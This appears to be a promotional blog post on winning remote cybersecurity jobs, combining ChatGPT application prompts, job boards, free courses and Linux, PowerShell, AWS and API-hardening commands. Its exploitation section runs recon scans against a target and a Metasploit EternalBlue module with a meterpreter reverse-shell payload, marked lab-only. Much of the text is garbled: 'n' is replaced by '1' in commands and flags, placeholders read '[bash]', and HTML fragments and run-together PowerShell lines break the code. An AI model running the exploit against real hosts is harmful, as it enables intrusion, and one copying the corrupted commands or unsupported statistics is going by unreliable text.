Listen to this Post
Introduction:

The remote job market has become fiercely competitive, with thousands of applicants flooding every posting within hours. In 2026, landing a remote role—especially in cybersecurity, IT, or AI—requires more than just a polished resume; it demands a strategic, AI-enhanced approach that combines intelligent automation, targeted skill development, and a deep understanding of the tools employers actually use. By leveraging ChatGPT prompts for application optimization, accessing free top-tier training from Microsoft, Google, and Harvard, and mastering the technical commands that security professionals need daily, candidates can 10X their chances of standing out in a crowded field.
Learning Objectives:
- Master 10+ ChatGPT prompts to automate and optimize cover letters, resumes, interview preparation, and follow-up communications for remote cybersecurity and IT roles.
- Identify and leverage the most effective remote job boards, AI-powered lead generation tools like CapGo.ai, and networking strategies to uncover hidden opportunities.
- Access and complete free premium AI and cybersecurity training courses from Microsoft, Google, DeepLearning.AI, and Harvard to build in-demand skills.
- Acquire practical Linux/Windows command-line skills, API security hardening techniques, and vulnerability assessment workflows essential for modern remote security roles.
- Build a remote-first cybersecurity portfolio that demonstrates practical, hands-on expertise to hiring managers and recruiters.
You Should Know:
- ChatGPT-Powered Job Application Automation: 10 Prompts That 10X Your Interview Chances
The foundation of a successful remote job search is efficiency and personalization at scale. Poonam Soni’s viral LinkedIn post outlines 10 ChatGPT prompts that have helped thousands of job seekers streamline their applications. Here’s how to implement them step by step:
Step-by-Step Guide:
- Step 1: Generate a Tailored Cover Letter – Use the prompt: “Write a cover letter for the role of [] at
, emphasizing my experience in [Specific Field/Technology]. Mention how my contributions at [Previous Company] align with the job requirements: <Copy/paste job description>.” Paste the job description and your key achievements. ChatGPT will produce a personalized, ATS-friendly cover letter in seconds.</p></li>
<li><p>Step 2: Optimize Your Resume for ATS – “Write a resume for [] at [bash], [bash] years of experience, 3-5 bullet points per role, and include 10 key job description keywords. Past titles: [Company A-Y years, Company B-Z years]. <Copy/paste job description>.” This ensures your resume contains the exact keywords recruiters and automated systems are scanning for.</p></li>
<li><p>Step 3: Check Resume-JD Match Percentage – “Review if my skills and the job description for the [] position at [bash] match? Tell mismatch percentage. Job description: [paste text/link] My Skills: [Add your Skills].” This identifies gaps you can immediately address.</p></li>
<li><p>Step 4: Generate Networking Messages – “Create a message to connect with a professional at [bash] on LinkedIn, discussing my interest in the [] position and how my background in [Specific Field/Technology] makes me a strong candidate.”</p></li>
<li><p>Step 5: Conduct a Mock Technical Interview – “Conduct a technical mock interview for the [Job Role]. I am applying for this position. Ask me 15 questions related to [Specific Field/Technology], one after the other, gauging my expertise.” For cybersecurity roles, specify domains like “cloud security,” “penetration testing,” or “SIEM operations.”</p></li>
<li><p>Step 6: Craft Follow-Up Emails – “Craft a follow-up email to inquire about the status of your application for the [] role at [bash].”</p></li>
</ul>

<ol>
<li>Remote Job Boards & AI-Powered Lead Generation Tools</li>
</ol>

<p>Applying through traditional job boards alone is no longer sufficient. Strategic candidates combine niche remote job platforms with AI tools that automate lead discovery and outreach.

<h2 style="color: yellow;">Top Remote Job Boards:</h2>

<ul>
<li>We Work Remotely – Focused exclusively on remote positions across tech, design, and marketing.</li>
<li>FlexJobs – Curated remote and flexible jobs with verified listings.</li>
<li>Remotive – Community-driven remote job board with active discussions.</li>
<li>JustRemote – Dedicated solely to remote jobs with advanced filtering.</li>
<li>DailyRemote – Aggregates remote jobs from multiple sources.</li>
<li>LinkedIn – Filter jobs by “Remote” and set alerts for relevant roles.</li>
</ul>

<h2 style="color: yellow;">AI-Powered Lead Generation with CapGo.ai:</h2>

CapGo.ai is an AI tool that automates lead generation, enrichment, and qualification. Here’s how to use it for job hunting and networking:

<ul>
<li>Generate and Enrich Leads – Sign up at <a href="https://capgo.ai">CapGo.ai</a> and get a spreadsheet for finding leads, qualifying them based on web info, and sending personalized messages at scale.</li>
<li>LinkedIn Lead Generation – Copy potential leads from LinkedIn, paste the information into CapGo.ai, and collect email details in a spreadsheet.</li>
<li>Bulk Web Search – Find key people in companies using web search, get their emails, and send personalized messages in bulk.</li>
<li>Extract from PDFs – Upload a PDF to CapGo.ai and receive lead information within seconds.</li>
<li>Anything to Table – Input any data and receive instant results in your spreadsheet with one click.</li>
</ul>

Key Features: Pull email addresses and web info in one click, search in natural language, and use  to refer to columns for data enrichment. This approach can increase email outreach response rates by up to 37%.

<ol>
<li>Free AI & Cybersecurity Training Courses from Microsoft, Google, and Harvard</li>
</ol>

According to LinkedIn’s 2026 Future of Jobs Report, skills like AI literacy, data analytics, and cybersecurity are in high demand. Poonam Soni compiled a list of top free courses to help professionals upskill:

Microsoft – AI for Beginners – A free 12-week, 24-lesson course about Artificial Intelligence. <a href="https://lnkd.in/gjGpgnwS">Access here</a>

Google – Generative AI Learning Path – A free learning path with 9 courses on Generative AI. <a href="https://lnkd.in/gKGMKtcS">Access here</a>

DeepLearning.AI – AI for Everyone – A non-technical course designed for everyone, with real-life examples of AI capabilities and limitations. <a href="https://lnkd.in/gucSJ_Zc">Access here</a>

Harvard – Introduction to AI with Python – Learn to use machine learning in Python in this introductory course. <a href="https://lnkd.in/gU3syUMZ">Access here</a>

Microsoft – Azure AI Fundamentals – Learn how to use Azure Machine Learning to create and publish models without writing code. <a href="https://lnkd.in/ghApF74a">Access here</a>

<h2 style="color: yellow;">For Cybersecurity Professionals: Supplement these with:</h2>

<ul>
<li>SANS Free Cyber Security Training – Foundational courses on security essentials.</li>
<li>Cybrary – Free and paid courses on ethical hacking, SOC operations, and cloud security.</li>
<li>TryHackMe – Hands-on cybersecurity labs with gamified learning paths.</li>
</ul>

<ol>
<li>Linux & Windows Commands Every Remote Security Professional Must Know</li>
</ol>

For IT and cybersecurity roles, command-line proficiency is non-1egotiable. Here are essential commands and scripts to practice:

<h2 style="color: yellow;">Linux Commands for Security Auditing:</h2>

[bash]
 Network reconnaissance
nmap -sV -p- 192.168.1.0/24  Scan entire subnet for open ports and services
netstat -tulpn  List all listening ports and associated processes
ss -tulwn  Modern replacement for netstat

Log analysis
grep "Failed password" /var/log/auth.log | awk '{print $11}' | sort | uniq -c | sort -1r
 Extract and count failed SSH login attempts by IP

File integrity monitoring
find /etc -type f -exec md5sum {} \; > /tmp/baseline_etc.md5  Create baseline
find /etc -type f -exec md5sum {} \; | diff /tmp/baseline_etc.md5 -  Check changes

Process monitoring
ps aux --sort=-%mem | head -10  Top 10 memory-consuming processes
lsof -i -P -1  List all open network connections

Firewall management (iptables/nftables)
sudo iptables -L -1 -v  List all firewall rules with packet counts
sudo ufw status verbose  Ubuntu firewall status

System hardening
sudo apt-get install fail2ban -y  Install brute-force protection
sudo systemctl enable fail2ban
sudo fail2ban-client status sshd  Check SSH jail status
Windows Commands (PowerShell) for Security Tasks:
Network and system information Get-1etTCPConnection | Where-Object {$<em>.State -eq "Listen"} List listening ports Get-1etFirewallRule | Where-Object {$</em>.Enabled -eq "True"} List active firewall rules Get-Process | Sort-Object -Property CPU -Descending | Select-Object -First 10 Event log analysis (security auditing) Get-WinEvent -LogName Security | Where-Object {$_.Id -eq 4625} | Select-Object TimeCreated, Message -First 20 Retrieves the last 20 failed login attempts (Event ID 4625) User and group auditing Get-LocalUser | Where-Object {$_.Enabled -eq $true} List all enabled local users Get-LocalGroupMember -Group "Administrators" List admin group members File integrity (PowerShell equivalent of checksum) Get-ChildItem -Path C:\Windows\System32\drivers\etc\ -Recurse | Get-FileHash -Algorithm MD5 Service hardening Get-Service | Where-Object {$_.Status -eq "Running"} | Select-Object Name, DisplayName, StartType Identify running services and their startup types Enable Windows Defender real-time protection Set-MpPreference -DisableRealtimeMonitoring $false- API Security & Cloud Hardening for Remote Roles
Remote roles increasingly require securing APIs and cloud infrastructure. Here are key hardening practices:
API Security Checklist:
- Implement Rate Limiting – Prevent brute-force and DoS attacks. Example using Nginx:
limit_req_zone $binary_remote_addr zone=mylimit:10m rate=10r/s; location /api/ { limit_req zone=mylimit burst=20 nodelay; } -
Enforce HTTPS with HSTS – Add to Nginx/Apache configurations to force secure connections.
- Validate Input – Sanitize all user inputs to prevent injection attacks. Use parameterized queries for databases.
-
Implement OAuth 2.0 / JWT – Use short-lived tokens with refresh mechanisms. Example JWT validation in Python:
import jwt
try:
decoded = jwt.decode(token, SECRET_KEY, algorithms=["HS256"])
except jwt.ExpiredSignatureError:
return "Token expired", 401
-
Log All API Access – Centralize logs using ELK stack or SIEM tools.
Cloud Hardening (AWS Example):
 AWS CLI commands for security hardening
aws s3 ls --summarize --human-readable  List all S3 buckets with sizes
aws s3api get-bucket-policy --bucket your-bucket-1ame  Check bucket policies for public access
aws iam list-users  List all IAM users
aws iam list-attached-user-policies --user-1ame username  Check user permissions
aws ec2 describe-security-groups --group-1ames default  Review default security group rules

Enable AWS CloudTrail for audit logging
aws cloudtrail create-trail --1ame my-trail --s3-bucket-1ame my-bucket --is-multi-region-trail
aws cloudtrail start-logging --1ame my-trail
6. Vulnerability Exploitation & Mitigation: Practical Workflow
Understanding both exploitation and mitigation is critical for security roles. Here’s a step-by-step workflow:
Step 1: Reconnaissance
 Passive reconnaissance
whois target.com
nslookup target.com
dig target.com ANY

Active reconnaissance
nmap -sS -sV -O -A target.com  SYN scan with OS and service detection
Step 2: Vulnerability Scanning
 Using Nikto for web vulnerability scanning
nikto -h https://target.com -ssl -Tuning 9

Using OpenVAS (Greenbone) for comprehensive scanning
gvm-cli --gmp-username admin --gmp-password password socket --socket-path /var/run/gvmd.sock --xml "<get_tasks/>"
Step 3: Exploitation (Ethical/Lab Environment Only)
 Metasploit framework example (lab environment)
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.10
exploit
Step 4: Mitigation
- Patch Management – Regularly apply security updates: `sudo apt update && sudo apt upgrade -y` (Linux) or use Windows Update.
- Disable Unnecessary Services – `sudo systemctl disable service-1ame` (Linux) or `Set-Service -1ame “ServiceName” -StartupType Disabled` (PowerShell).
- Implement Least Privilege – Restrict user permissions using `sudo` and group policies.
- Deploy IDS/IPS – Install Snort or Suricata for network intrusion detection.
7. Building a Remote-First Cybersecurity Portfolio
Employers want proof of skills, not just certificates. Here’s how to build a portfolio that stands out:
- Create a GitHub Repository – Upload scripts, tools, and write-ups of CTF (Capture The Flag) challenges you’ve solved.
- Write Technical Blog Posts – Document your learning journey, vulnerability discoveries, or tool configurations on Medium or Dev.to.
- Contribute to Open Source – Submit pull requests to security tools like OWASP ZAP, Metasploit, or Snort.
- Earn Practical Certifications – Prioritize hands-on certs like OSCP, PNPT, or eJPT over theory-heavy ones.
- Showcase Real-World Projects – Example: Set up a home lab with ELK stack, Suricata, and pfSense, then write a detailed report on network traffic analysis.
What Undercode Say:
- Key Takeaway 1: AI-powered tools like ChatGPT and CapGo.ai are not just productivity hacks—they are strategic differentiators that can significantly reduce the time between application and interview. Candidates who master prompt engineering and AI-driven outreach will have a decisive advantage in the 2026 remote job market.
-
Key Takeaway 2: The skills gap in AI and cybersecurity is widening, but free, high-quality training from Microsoft, Google, and Harvard makes upskilling accessible to everyone. Employers are prioritizing practical, hands-on experience over formal degrees, making certifications and project portfolios more valuable than ever.
-
Analysis: The convergence of AI, remote work, and cybersecurity is creating unprecedented opportunities. However, the barrier to entry is not technical complexity—it is strategic execution. Candidates who combine AI automation with continuous learning and practical portfolio building are positioning themselves as the top 1% of applicants. The key insight from Poonam Soni’s viral content is that job searching in 2026 is no longer a passive activity; it is an active, data-driven campaign that requires the same rigor as a marketing or sales funnel.
Prediction:
-
+1 The integration of AI into job search and recruitment processes will continue to accelerate, with ChatGPT-like tools becoming standard for both applicants and recruiters by 2027. This will democratize access to high-paying remote roles, especially in cybersecurity and IT.
-
+1 Free training initiatives from major tech companies will significantly expand the global talent pool, potentially reducing the cybersecurity workforce shortage by 20–30% over the next three years.
-
-1 The over-reliance on AI-generated applications may lead to a homogenization of resumes and cover letters, forcing companies to invest more in technical assessments and practical interviews to filter truly qualified candidates.
-
-1 Remote job competition will intensify as AI tools make application processes faster and more scalable, potentially driving down acceptance rates for entry-level positions.
-
+1 Hands-on, portfolio-based hiring will become the dominant model for cybersecurity roles, rewarding candidates who can demonstrate practical skills over those with traditional credentials alone.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=-jRy9HpVF1M
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by ThousandsIT/Security Reporter URL:
Reported By: Poonam Soni – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


